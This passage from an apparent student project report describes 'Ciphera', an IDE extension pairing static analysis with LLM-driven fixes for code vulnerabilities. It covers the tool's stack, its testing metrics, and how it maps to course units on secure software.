Report Generator	Produces structured vulnerability reports	Governance and auditability (Unit VI)
Security DB	Maps vulnerabilities to OWASP/CWE standards	Secure software properties (Unit II)

Technology Stack

Component	Technology
Languages	Python, TypeScript
IDE Integration	VS Code Extension API
AI Layer	OpenRouter / GPT API
Static Analysis	Python AST, Bandit, custom rule engine
Vulnerability Knowledge Base	OWASP Top 10, CWE-2025
Report Generation	PDFKit, HTML templates

4. Testing, Validation, and Practical Impact

Testing and Validation

Ciphera was validated using systematic static and security testing approaches:

- **Static Testing:** Evaluated on a curated set of 20+ real vulnerability samples to measure detection coverage.
- **Security Testing:** Included risk-based checks to verify false-positive rates and real-world reliability.
- **Performance Testing:** Verified real-time response constraints under typical development workloads.

Tools Used: Bandit, OWASP ZAP, PyLint.

Validation Metrics

Metric	Observed Result
Detection accuracy	~88% on test dataset
Secure fix relevancy	~92% (peer-evaluated)
Performance overhead	< 200 ms per scan

Practical Impact

- **Enhanced DevSecOps Pipeline:** Enforces continuous security checks during development.
- **Reduced Cost of Fixes:** Detects vulnerabilities before deployment, reducing remediation expenses.
- **Developer Education:** Explains vulnerabilities and teaches secure coding practices.
- **Broad Applicability:** Useful to students, individual developers, and organisations pursuing security standardisation.

5. Security Mapping (Course Relevance)

Course Unit	Concept Applied	Ciphera Contribution
Unit II	Security assurance and properties of secure software	Automated secure code generation and CWE/OWASP mapping
Unit III	Secure requirements and architecture design	Enforcement of secure design principles like input validation, least privilege
Unit IV	Secure coding and security testing	Real-time static analysis and automated secure code remediation
Unit V	Attacker behaviour and complexity	Detection aligned with known attack patterns (e.g., SQLi, XSS payload structures)
Unit VI	Governance and maturity models	Exportable audit reports for compliance and process maturity assessment

Conclusion

Ciphera demonstrates a comprehensive and effective approach to integrating software security directly into the development workflow. By combining static analysis with LLM-driven remediation, it provides both high accuracy and practical usability. Ciphera supports the modern Security-by-Design philosophy, enabling developers to write secure, compliant, and robust software from the outset. It enhances developer productivity by automating vulnerability detection and guided fixing in real time. Ultimately, Ciphera bridges the gap between security expertise and everyday software development practices.
